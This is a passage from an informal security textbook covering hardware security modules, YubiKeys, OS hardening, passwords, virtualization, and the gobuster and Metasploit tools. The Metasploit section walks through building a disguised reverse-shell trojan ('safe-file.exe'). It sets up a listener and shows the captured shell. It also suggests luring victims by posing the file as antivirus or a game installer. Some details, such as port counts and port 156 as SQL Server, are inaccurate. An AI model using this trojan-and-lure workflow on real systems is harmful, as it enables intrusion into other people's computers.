HSMs serve as trust anchors to create hardened, tamper-resistant environments for storing cryptographic keys. Traditionally, a hardware security module includes one or more secure cryptoprocessor chips and usually exists as an external device or plug-in card that attaches directly to a network server or computer.

Hardware Security Modules (HSMs)



Fig 3.5

moderated interface that is strictly controlled by internal rules.

An HSM can be trusted because:

- It is built atop certified, well-tested, specialized hardware.
- It runs a security-focused OS.
- Its entire design actively protects and hides cryptographic information.
- It has limited access to the network through a

How do HSMs work?

Encryption, the process of rendering sensitive data indecipherable except to those with authorized access, forms the basis for an HSM's core functionality. Secure decryption and message authentication are also part of HSM functionality.

Randomly generated values are essential to the encryption process, because they are used to create encryption keys. Decrypting that sensitive information is always just one step away with the keys in hand, so storage of encryption keys in a secure environment is essential.

Hardware security modules generate and store encryption keys used among various devices. They have special hardware to create entropy and generate high quality random keys. Larger organizations may operate multiple HSMs concurrently instead of just one. Whether one or many HSMs are deployed, a streamlined, centralized key management system based on both external regulations and strong internal security policies improves security and compliance.

The key functions of an HSM are as follows:

- For a certificate authority, the HSM is an onboard cryptographic key generation and secure key storage facility, particularly for **primary keys**, or **the most sensitive, top-level keys**.
- Assists in the authentication process by verifying **digital signatures**.
- Verifies integrity of **sensitive data** stored in relatively less secure locations such as databases and encrypts the sensitive data securely for storage.
- Generates secure keys for **smart card** production.
- Manages keys for storage devices such as tape or disk and transparent data encryption keys **for databases**.

- Provides both physical and logical protection of **sensitive information**, including **cryptographic keys**, from non-authorized use, disclosure, and potential attackers.
- Supports both asymmetric or public-key cryptography and symmetric cryptography.
- For applications that are performance-critical and must use HTTPS (SSL/TLS), an SSL acceleration, HSM can relocate RSA operations from the host CPU to the HSM device.
- In PKI environments, registration authorities (**RAs**) and certification authorities (**CAs**) may use HSMs to generate, manage, and store **asymmetric key** pairs.
- **Bank hardware** security modules or **card payment system** hardware security modules are specialized HSMs applied in the payment card industry.
- HSMs can be used as **cryptocurrency wallets**.

Yubico is a company that provides such devices, In fact the next device that we are going to look at is also a product sold by Yubico.

3.5 Two-factor authentication devices

Here we'll be discussing a very well reputed product called Yubikey, sold by the company Yubico. Yubikey is a two-factor authentication device that acts as the second proof for your authentication. I have personally seen this device used by working professionals in my family thus I can vouch for it. With two-factor authentication, you need two things to sign in: your password, yes, but also something else that proves you are who you say you are. You're probably familiar with two ways of doing 2FA:

- **SMS or email codes.** Apps send you a code, which you need to enter before you can log in. This is the easiest method to set up because you don't need to install any software or purchase any hardware. It's also the least secure because email and SMS are both unencrypted and easily compromised.
- **Authentication apps.** Apps you want to log in to will ask you for a code that you can retrieve by opening an app on your phone, like Google Authenticator or Authy. This is far more secure than relying on SMS or email, but it's not exactly convenient—you need to grab your phone, open an app, then type out a code.

The **YubiKey** represents a **third** way of doing **two-factor authentication**: hardware authentication. Apps ask you to plug a tool like a YubiKey into your device and press a button. The YubiKey sends a **unique code** that the service can use to confirm your identity. This is **more secure**, because the codes are much longer, and more convenient, because you don't have to type out the codes yourself.



Fig 3.6

There's a lot more nuance than this, of course. But for the most part, you just need to know that it's 2FA that's more secure and easier to use.

Why is a YubiKey better than other 2FA?

We've gone over this a little, but let's talk about why a YubiKey (and similar devices) is better than other forms of 2FA. To name a few:

- Convenience. SMS, email, and authentication apps all require that you copy and paste, or manually enter, a code. With the YubiKey, you just press a button on a device attached to your computer.
- Much longer codes. Other 2FA methods typically only send you a six-digit code to confirm your identity, basically because it would be unreasonable to expect humans to type much more than that. YubiKeys don't ask you to manually type a code, so they're free to use much longer codes. That's more secure.
- Easy to migrate. Did you get a new computer? Just unplug your YubiKey from the old one, plug it into the new one, and you can log in to all of your apps, same as before. You can also use one key to log in to your account on multiple computers. I've found the process to be much easier than migrating other 2FA.
- Really hard to hack. It's relatively easy for hackers to compromise your email or SMS. It's a lot harder—close to impossible with current technology—to fake the codes generated by a unique hardware device.

Summary

Here marks the end of this chapter, although we had discussed the main points of the chapter rather quickly, I wanted to share more on hardware-based attacks and a couple of hardware technologies that helps in building security. In this chapter we talked about Hardware security, key threats to hardware security, best practices for hardware security. Then we talked about the dangers of the USB port, and the strange new phenomenon of Mousejack where one could hack a system simply if they are using an unencrypted Bluetooth mouse. After that we discussed two very effective pieces of hardware technologies, one being Hardware Security Modules (HSM) that allows one to produce cryptographic keys for encryption, decryption and authentication. And we discussed about Yubikey, the hardware alternative for two-factor authentication. With it you'd enter your password for first step of authentication and then insert this key to your system, by clicking on a button on this device you'll be able to complete the 2FA process in a comparatively secure way. Next, we'll be looking into securing operating systems and accounts.

CHAPTER: 4

OS SECURITY

OS security in many ways is the most talked about topic when it comes to security. And the reason behind this is pretty obvious, most of the people that use technology are only concerned with what they see in front of them. They don't care about the background workings of a network or the BIOS in their system, for them it's the company's job. For us, all of it does and when it comes to securing an Operating System there is a lot that can go wrong. But first, let's start with the age-old debate of which operating system is more secure.

4.1 The Windows-Linux debate

Now what I'm about to say next is based on my personal observation and experience with both of these operating systems. And the answer to this age-old question mainly depends upon the user,

- Windows is more secure if, the user is inexperienced with technology and simply relies of windows updates and paid antivirus for security.
- Linux is more secure if, the user is experienced with the operating system and know how to change things around to make it more secure.

Here's the explanation to this, the reason behind windows being regarded as being the less secure OS by professional is its lack of control for the user. The user is not allowed to change every bit of detail like Linux does, at least not its intended functionality. Why does windows do this? Because the majority of its users does not have enough knowledge to make such changes, instead they might end up breaking something in the OS. So, when it comes to security windows takes it in its own hands. And genuinely speaking, they do a good job. All that the normal users need to do is to keep up with the updates and maybe use a fairly prices anti-virus software.

Linux on the other hand is not as accessible to normal users like windows is. Yes, it is getting new iterations that are getting closer to being more user friendly but still, its far behind windows on that race. But what Linux does provide is ability to govern almost everything which lets a

knowledgeable person do a lot and some of its basic functionality actually lends a good hand towards security. For example, one of the reasons why Linux is secure is that a file cannot execute if it doesn't have the permission to do so. So, one simply needs to make sure to not to give a random or shady file executive permission. So, yes for as person who has a good knowledge about the operating system Linux is definitely more secure.

There is another thing I'd like to speak about, and it'll surely make some apple users mad.

Mac OS is not invulnerable

It is very commonly heard that mac OS is un-hackable. Many proud apple owners boast about their device's security and maybe they are not to blame. Advertisements are made to bloat each and every feature that a product has, and news article like talk good about big companies to keep getting info and early review products for clicks. But let me break some facts

- **Macs do get viruses.** Though there are fewer malware programs targeting macOS, the threat is there. Estimates say that 700,000 Mac users fell victim to the Flashback Trojan virus alone. The notion that Macs are virus-free is dated and categorically false.
- **The Mac's security mechanisms can be exploited.** Apple's Gatekeeper, one of the core security features in macOS, isn't infallible. Researchers have been able to bypass Gatekeeper, steal user information and install malware.
- **Macs are not immune to web-based threats.** Using a Mac does not, by virtue, protect you from phishing scams or other web-based attacks. If you click a link or download an attachment in a suspicious email, you risk installing malware on your machine.
- **Human error will always exist.** A Mac user can still download an application from an untrusted source, click on a link in a phishing email or install malware on their machine, unknowingly or otherwise. This is why education is so important, especially if you're going to use Macs in your business.
- **Physical theft or loss.** Macs, just like PCs, go missing and get stolen. You need to make sure your Mac is password-protected, backed up, kept in a safe place and set up

with Find My Mac.

What are common security threats to an Operating system?

Malware is regarded as the most common attack on operating systems. We have already discussed its dangers and how it is carried out. DOS is another common threat for operating systems. Besides these other threats are,

1 Network Intrusion

Network intrusion occurs when an individual gains access to a system for improper use. There are several types of network intrusion depending on the type of intruder:

- Careless insiders—authorized users who neglect to follow security policies or best practices, causing exposure of sensitive assets.
- Malicious insiders—authorized users who misuse their privileges for malicious indigence.
- Masqueraders—external individuals who pose as legitimate users, exploiting the account or credentials of an authorized user to gain access to the system.
- Clandestine users—attackers who penetrate the system by gaining supervisory control and going around access controls.

2 Buffer Overflow

The main function of a buffer is to temporarily store data. Each buffer has a capacity of data it can hold. During a buffer overflow attack, the buffer or other temporary data stores are overflowing with data. When the buffer overflows, the program attempting to write the data may overwrite other memory locations containing important information.

Threat actors look for buffer overflow vulnerabilities, which they can exploit to inject scripts that help them hijack the system or crash it.

We'll discuss how to fight against all of this altogether, but there is one I see as the biggest one and that is Human carelessness and stupidity while handling passwords.

4.2 Passwords

The idea of passwords came when a need for authentication was felt. We wanted to make sure

that only right users get access to the right information or resources. And with having that in mind one would expect the general public to make sure their passwords are good and only known to them, but things aren't always that simple. Firstly, it is inconvenient to save so many passwords and remembering all of them and if they are too complex, they are difficult to remember. Secondly, people think they are not likely to be targeted ever which gives them a false confidence of not needing to do anything more. Which is why they lazily keep their passwords weak and easy to guess, so that even if they forget those passwords, they can guess it easily and most probably by cycling through their lists of repeated passwords. Weak passwords, can be hacked, brute forced or guessed by someone who knows a little about you.

Solution to something like is Setting up strong password policies so that any password you set has to meet a certain set of requirements making it secure. Also make sure to not to use any of your personal information in your passwords, for example don't use your, or you family member's names, pet names, birthdates, number plates, phone numbers etc. Here is a the most common passwords used found through data breaches.

- 123456
- 123456789
- Qwerty
- Password
- 12345
- 12345678
- 111111
- 1234567
- 123123
- Qwerty123
- 1q2w3e
- 1234567890
- DEFAULT
- Abc123
- 654321
- 123321
- Qwertyuiop
- Iloveyou

- 666666

Now if you are someone who use one of these than things need to change, even if not these, people out there have entire dictionaries of common passwords which they can use and get into the majority of systems on the entire planet.

Solutions to the password problem

We already discussed two of the solution, first of setting up policies that require for the password to be complex and second of not using information regarding your personal life in the password. Besides these there are more solution available,

- Another thing you can do to save yourself from such brute force attacks is by setting a policy limit on the number of tries for log-in. This will help you stop brute force and dictionary attacks.
- Don't share your passwords if you don't have to strictly share it. Don't write down your passwords on a piece of paper and leave it out like it's nothing, shred to goddamn piece of paper
- **Security keys:** keys are provided by a key generator, usually in the form of a physical dongle. The user must insert the key into a slot in the machine to log in.
- **Biometric signatures:** The user scans a physical attribute, such as a fingerprint or retina, to identify themselves.
- **Multi-factor authentication:** Modern authentication systems use multiple methods to identify a user, combining something the user knows (credentials), something they own (such as a mobile device), and/or a physical characteristic (biometrics).

4.3 Securing your data

It's not really that hard to understand why you should secure your data. How much importance your data keeps for you depends upon your use, but any kind of data being stolen or altered. Especially when you don't know that it happened. So, for its security, here are a few steps you

can follow.

- 1) Backup your data: - So that in case of a breach you can go back and use your backup copies instead of paying Ransome. Use cloud in this case if possible.
- 2) Use strong passwords: - This we have already discussed.
- 3) Be wary of suspicious emails: - No matter how attractive they look, don't click on them.
- 4) Install antivirus and malware protection: - An antivirus goes a long way for removing threats that have already gotten in and are actively trying to enter in your system.
- 5) Lock your screen when not using the laptop, pretty self-explanatory
- 6) Make sure you know who has access to what: - Don't share folders easily, share only the ones that are specifically needed to be shared.
- 7) Use Encryption as much as you can: - To keep your data inaccessible. With Bit locker in windows you can encrypt your entire disk with it and only access it with a password
- 8) Destroy old IT equipment: - don't make the mistake of just throwing an old hard drive in the dumpster, as anyone dumpster diving will get their hands on it.

4.4 Solutions to the OS attacks that we once discussed

Now is the time to address the attacks that we talked about in the second chapter. Now the reason behind why I'm providing the solutions in this chapter is because almost all of the attacks that ever happen are mainly OS based. Yes, a portion of those attacks are network related but their solution in many situations lies in our operating systems. If there is something that doesn't relate to this chapter then it won't be mentioned here. And yes, we have already talked about password attacks and solutions for that so won't be mentioned here. We'll discuss those in the future then, when the right time comes.

Phishing and spear phishing: -

To reduce the risk of being phished, you can use these techniques:

- Critical thinking — Do not accept that an email is the real deal just because you're busy or stressed or you have 150 other unread messages in your inbox. Stop for a minute and analyze the email.
- Hovering over the links — Move your mouse over the link, but do not click it! Just let your mouse cursor h over over the link and see where would actually take you. Apply critical thinking to decipher the URL.
- Analyzing email headers — Email headers define how an email got to your address.

The “Reply-to” and “Return-Path” parameters should lead to the same domain as is stated in the email.

- Sandboxing — You can test email content in a sandbox environment, logging activity from opening the attachment or clicking the links inside the email.

Drive-by attack: -

To protect yourself from drive-by attacks, you need to keep your browsers and operating systems up to date and avoid websites that might contain malicious code. Stick to the sites you normally use — although keep in mind that even these sites can be hacked. Don’t keep too many unnecessary programs and apps on your device. The more plug-ins you have, the more vulnerabilities there are that can be exploited by drive-by attacks.

Eavesdrop attack: -

Data encryption is the best countermeasure for eavesdropping.

Malware: -

Now malware is a completely different dog, we already have and will discuss more on solutions. There is no one solution to malware, you'll have to be careful on almost each and every direction to stay secure from this. Doesn't matter what OS you are using or how secure your network is, A single miss-judged click can still cause a bunch of harm.

Besides these, there are a good set of rules you can follow while surfing the internet. Like Don’t click on stupid ass links on emails, don't accept cookies on website. Don’t click on website ads, don't even visit certain website as cross script hacking can still hurt you. Also turn on ransomware protection on your windows 10/11 system and mention the folders you’d like to be protected.

With all of that out of the way, I’d now like to share all of the recommended techniques to securing your operating system. These are tried and tested guidelines provided by the likes of IBM. And to do justice to this chapter, I have to share it. Following are the best practices to securing an operating system

4.5 Techniques for securing the Operating System

User Accounts

- Limit the number of user accounts on the server computers.
 - Unnecessary and legacy user accounts increase system complexity and may present system vulnerabilities.
 - Fewer user accounts reduce the amount of time administrators spend on account administration.
- Ensure that only a few trusted users have administrative access to the server computers.
 - Fewer administrators make it easier to maintain accountability. The administrators must be competent.
- Assign the minimum required access permissions for the account that runs the application.
 - If attackers obtain access to the application, they have the permissions of the user who runs the application.

Account Policies

- Develop and administer password policies that promote operating system security.
 - Examples of such policies are the strong password rule and the password change schedule.
- Test the strength of users' passwords by breaking the passwords.
 - The users who do not comply with the strong password rule receive a notification to update their passwords according to the organization password policy.
 - Many software are available to help you with this task.
- On a UNIX operating system, activate the shadow password file.
 - On UNIX, passwords are stored in the `/etc/passwd` file. This file is open to everyone, which presents a security risk. To enhance password security, activate the shadow password file named `/etc/shadow`. If this file is available, passwords

are stored in it instead of the passwd file. Because permissions for the /etc/shadow file are more restrictive, the security risk is lower.

File System

- Grant the users read-only permissions for required directories. If attackers obtain access to an application, they have the user permissions.
- Deny access by default.
 - Access to resources is denied for everyone except for the users to whom access is granted explicitly.
 - You can deny read and write permissions for all directory structures for all users. Only users to whom these permissions are granted explicitly have access to the directories and files. This policy also protects any resources that were overlooked by an administrator.

Network Services

- Provide the minimum number of required services on the server computer.
 - Use only the services that you need to run the application. Each service is a potential entry point for a malicious attack. Reducing the number of running services also makes your system more manageable.
 - For example, you may not need the ftp, rlogin, or ssh services.
- Reduce the level of access permissions for the network services users.
 - Network services are exposed to the public.
- Ensure that the user accounts that have access to the Web server do not have access to the shell functions.
- Ensure that unused services do not exist in the rc files, rc0 through to rc6, in the /etc directory on UNIX and Linux operating systems.
- Ensure that unused services are not running, and that they do not start automatically on Microsoft Windows operating systems.
- Ensure that required services are running on UNIX.
 - You can use the ps and netstat utilities to see the running services. The ps utility gives a list of processes currently running on the computer. The netstat utility provides a list of ports that are currently in use.
- Reduce the number of trusted ports specified in the /etc/services file.

- Delete or comment out the ports that you do not plan to use to eliminate possible entry points to the system.
- Protect your system against NetBIOS threats associated with ports 137, 138, and 139.
 - These ports are listed in the /etc/services file.
- Use wrapper services, such as iptables.
- Ensure that the services are current by checking often for security updates.
- Avoid using services that have a graphical user interface (GUI), if possible.
 - Such services introduce many known security vulnerabilities.

System Patches

- Run the latest, vendor-recommended patches for the operating system.
 - The patches may be core OS patches, or patches required by additional applications.
- Schedule regular maintenance of security patches.

Operating System Minimization

- Remove nonessential applications to reduce possible system vulnerabilities.
- Restrict local services to the services required for operation.
- Implement protection for buffer overflow.
 - You may need third-party software to do this.

Logging and Monitoring

- Log security-related events, including successful and failed logons, logoffs, and changes to user permissions.
- Monitor system log files.
- Use a time server to correlate time for forensics.
- Secure the system log files by restricting access permissions to them.
 - Logs are important for daily maintenance and as a disaster recovery tool. Therefore, they must be protected from system failures and user tampering.

- Use IPF logging to build a more sophisticated logging system.

To increase the security of the log file system, you can

- place all log files in one location, on one server

This simplifies the administration of log files.

- set up multiple logging servers for redundancy
 - use a remote server for logging
 - This protects the logs if the system is compromised and, for example, the hard drive is destroyed.
 - Because an IPF server is accessed through the network, it can be located anywhere in the world.
- Secure the logging configuration file.
 - The configuration file contains settings that, if changed, can compromise the reliability of the log system. For example, setting the log level incorrectly may cause some failures not to be logged.
- Enable logging of access requests on the Web server.
 - This can be useful in identifying malicious activity.

System Integrity

- Build production systems from a known and repeatable process to ensure the system integrity.
- Check systems periodically against snapshots of the original system.
- Use available third-party auditing software to check the system integrity.
- Back up the system resources on a regular basis.

Now having examined the best practices to securing an operating system, It is now time that I talk about my most favorite security method of all. Let's end it with a bang.

4.6 Virtualization

Virtualization enables you to abstract software from hardware, effectively separating the two. The main advantage of virtualization is that it introduces a high level of efficiency and flexibility, while providing greater security coverage. There are many types of virtualizations, including desktop, application, network, server, network, storage, and OS virtualization.

Operating system virtualization is a form of sandboxing. Learn more in our guide to sandboxing security.




Fig 4.1

What is OS virtualization?

OS virtualization enables you to multiple isolated user environments using the same OS kernel. The technology that creates and enables this type of isolation is called a “hypervisor”, which serves as a layer located between the device and the virtualized resources.

The hypervisor manages the virtual machines (VM) running on the device (typically 2-3 Vms). Each VM is used for each user or each security zone. There are several types of VMs that can run alongside each other. Here are the three main categories:

Fully locked-down VM

Should be used to provide access to sensitive data and corporate systems, such as IT environments, payment systems, and sensitive customer data.

Unlocked, open VM

Should be used to provide unrestricted access to non-corporate resources. For example, full web browsing sessions, installation of applications, and use of external devices.

Semi-locked-down VM

Should be used to provide access to standard corporate applications and resources, such as office documents, company email, and internal services.

Advantages of OS virtualization

- Each type of VM is limited to the actions allowed by design. Any further action is restricted. This keeps the environment secure. The hypervisor runs below the OS of the device and splits the device into multiple VMs running locally with their own OS—effectively isolating users.
- Because the users are isolated, the devices remain secure. This ensures that employees and third parties can gain access to company resources without endangering company resources.
- Another major advantage of OS virtualization is that none of the virtualized environments can directly access the network. Instead, connectivity is enabled via an invisible, virtualized network layer that implements network segmentation directly on the endpoint device.

It is no buino that you should teach all of the same techniques to others in your company/institute. Infact setup rules and monitor is such rules are being followed.

Once having completed all the needed processes for OS security (depending on your company/institution's requirement). The next step would be to run vulnerability assessments and penetration tests. Hire a professional to do this for you, this will help you find out any left-out vulnerabilities. There are however a couple of tools that I'd like to talk about before the end of this chapter. These tools are usable by both hackers and vulnerability testers. The tools that we are going to discuss are gobuster and metasploit.

4.7 Go-buster

Go-buster is a URI and Subdomain brute forcing tool, which in the simplest terms possible means that the tools make a request asking for a File or a Directory on the server, depending on the server's response it determines whether the file or directory exists or not.

This can yield some serious results in the form of sensitive file exposure, which in turn can widen the possibility for both recon and exploitation.

How to get such a tool?

- ➔ You can do it either through an APT repository
- ➔ Or through Git

Just use the command `#apt-get install go-buster`. That is how is personally installed the tool.

```
root@kali:~# apt-get install gobuster
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Fig 4.2

Now when it comes to using the tool it works very simply. Although there are many options to go through, for the sake of our document we are only to go through one. Have a look at this,

```
root@llamasec:~# gobuster -u http://192.168.1.2/ -w /usr/share/wordlists/dirb/co
mmon.txt -fw

=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://192.168.1.2/
[+] Threads       : 10
[+] Wordlist       : /usr/share/wordlists/dirb/common.txt
[+] Status codes   : 200,204,301,302,307,403
[+] Timeout       : 10s
=====
2019/03/25 23:40:34 Starting gobuster
=====
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/cgi-bin/ (Status: 403)
/index.html (Status: 200)
/passwords (Status: 301)
/robots.txt (Status: 200)
=====
```

Fig 4.3

The command used here is,

```
# gobuster -u https://target.com -w /usr/share/wordlist/dirb/common.txt
```

We are using the option -u is for supplying the URL of our target and -w is for giving the wordlist gobuster can use to traverse through the directories and files. The -f option here for appending the forward-slash while making a brute-force attack on the target URL. A wordlist contain common directory names to check through. Go-buster will go through every common directory name in that word list and hope that one of them turns out to be the right one. And as we can see it works. The result above shows us a successful enumeration effort.

As mentioned before knowing the directory structure of a system or subdomains of a dns server creates greater possibilty for better information gathering and make the process of exploitatin even easier. But yes, keep it in mind that this can be used by both a hacker and a pentester.

4.8 Metasploit

The Metasploit framework is a very powerful penetration testing tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

My original plan was to show you the use of this tool in the next chapter but because of how it can be used to take control of a system (as I'll just show you) I decided to present it here. To show this tool's use I chose to create a trojan and use it to take control of a windows 7 system. It allowed me to not only run all available cmd command but also to do the windows system's original shell.

```
pambi@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.10 lport=6666 -f exe -a x86 > safe-file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Fig 4.4

So, first I chose to create a trojan, used the -p option to create a reverse TCP payload for windows through the by choosing through the available set of payload options. And I saved it with a name that represents a safe file but obviously isn't. You'd be shocked to know how many people would actually click on such a file. Just create a small amount of interest and people will execute anything. Next up, I get the file to the windows system so that an unsuspecting user would click on it and execute the file. Now the process of getting the file to that user's desktop is a different one. And will understand some of it while looking into social networking.

Now before that happens, I start listening for a request as the running the trojan was supposed to make the windows user contact the attacker system and give its access to the target's shell. This was possible because while creating the file we added the attacking system IP address. When the target runs the file, it sends that request to the provided IP address.

```
pambi@kali:~$ msfconsole

Metasploit

      =[ metasploit v5.0.87-dev                               ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post           ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.10.10
lhost => 192.168.10.10
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.10:6666
```

Fig 4.5

The screenshot above shows us entering a series of command to let the tool know exactly that it's supposed to listen for. As you can see, we first enter the msfconsole by using the command #msfconsole

Once we do we set certain parameters like the payload, listening ip and the listening port to let the tool know exactly what it needs to listen.

- Set payload windows/meterpreter/reverse_tcp
- Set lhost 192.168.10.10
- Set lport 6666
- Exploit

The last exploit command sets everything up for motion.

I then lure the person to run the file as an admin, one can do this by different ways. Like by making the person believe that the file received is an antivirus file, or a setup file to trigger a video-game download (Tell them it's GTA 5, That game's popularity is literally a meme now).




Fig 4.6

Once the target does this, its system will willingly give its access to the system with the IP address provided in the trojan file. As we were already listening on our system our system will now do the rest.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.10:6666
[*] Sending stage (176195 bytes) to 192.168.10.20
[*] Meterpreter session 1 opened (192.168.10.10:6666 -> 192.168.10.20:1032) at 2022-05-04 19:35:58 -1000

meterpreter > shell
Process 1528 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\john\Desktop>mkdir "paramveer exam"
mkdir "paramveer exam"

C:\Users\john\Desktop>cd "paramveer exam"
cd "paramveer exam"

C:\Users\john\Desktop\paramveer exam>
```

Fig 4.7

As you can see, the attacker was not only able to run windows command like mkdir to make changes on the target system, he was able to do it from the target's original shell. This marks the end of our Metasploit demonstration.

The process looks simple enough to understand, and it is. But don't think that attacking and taking over a system will be that simple for you. A normal windows 10 system with an active and updated defender will remove this file on no time. This right here was just to show you the process and the functioning of the tool. What is made and how it is delivered and run on the target system is a varied process.

And here is another reminder to that fact that this system can be used by both a hacker and a pen-tester. Which further proves the functional similarities between both. Now, if in the future you want to test the security of your systems through network then consider this tool.

Summary

Man, what a journey this was. In this chapter we talked about security misconceptions that people have with different operating systems. We then mentioned about few common threats to operating systems. Then we talked about mistakes made by users with passwords and some

solutions against password attacks. We then talked about ways to secure your data. Then we discussed solutions to different attacks (ones we discussed in our second chapter) affecting operating systems. We then looked into the best practices that are recommended to be followed by anyone who has an aim for securing their operating system in their environments. After that I got a chance to talk about my favorite solution when it comes to having a secure operating system environment to work with, Virtualization. It was then that I talked about two vulnerability testing tools, one being go buster and another being metasploit. And we saw how they are used to enumerate directory and dns subdomains (using go buster's case) and how to take cli control of a system using a trojan (using metasploit). I also chose you remind you again and again about the fact that these tools and methods can be used both by a hacker and by a penetration tester.

CHAPTER: 5

NETWORK SECURITY

Here we are, discussing the last chapter before we move into cloud. There is a lot that needs to be discussed in this chapter. Also, there are a couple of tools that I'll be using for the sake of broader understanding. So, let's just jump in by first discussing ports and protocols. We have already talked about IP addresses so that doesn't need to be mentioned here.

5.1 Ports

When it comes to ports there are two types of it. One is physical and other is logical. Physical ports are actually physically available on a piece of hardware, and through which we connect a wire to connect it to some other network device. Physical ports are the RJ-45 female jacks that are attached to a switch, router, firewall, server, patch panel, or Ethernet outlet.

In computer science, a logical port is a number assigned to a "logical" connection. In simpler terms, it is the endpoint to a logical connection that describes a service in TCP/IP and UDP. There are 65,536 TCP ports and 65,536 UDP ports. We count from 0 to 65,536. By including TCP/UDP port 0, the total number becomes 65,536 ports. Port numbers are assigned to a service, which is helpful to TCP/IP in identifying what ports it must send traffic to. For example, TCP port 80 handles http, which is unencrypted Web traffic. Therefore, whenever TCP/IP is handling communication between a client and a Web server, it will be using TCP port 80 (or TCP port 443 for https). The Internet Assigned Number Authority (IANA) maintains a list of official port assignments and divides these ports into 3 ranges:

Well-known ports (0-1023)

The port numbers in the "well-known" port range are assigned to commonly used protocols or services from ports 0 to 1023. This port range also gets its own nickname, which is "non-ephemeral ports." The word ephemeral means temporary. By being non-ephemeral, the well-known ports are permanent. Below is the list of a few well-known ports.

1	TCP Port Service Multiplexer (TCPMUX)
5	Remote Job Entry (RJE)
7	ECHO
18	Message Send Protocol (MSP)
20	FTP — Data
21	FTP — Control
22	SSH Remote Login Protocol
23	Telnet
25	Simple Mail Transfer Protocol (SMTP)
53	Domain Name System (DNS)
69	Trivial File Transfer Protocol (TFTP)
80	HTTP
110	POP3
115	Simple File Transfer Protocol (SFTP)
156	SQL Server
179	Border Gateway Protocol (BGP)
389	Lightweight Directory Access Protocol (LDAP)
443	HTTPS
546	DHCP Client
547	DHCP Server

Table 5.1

Registered ports

The “Registered” port range includes port numbers 1024 through 49,151. IANA has assigned these ports for the convenience of IT companies who wish to register one of these logical ports for a proprietary application. For example, Microsoft SQL server (the last row in the table above), uses TCP port 1433.

Dynamic/private ports

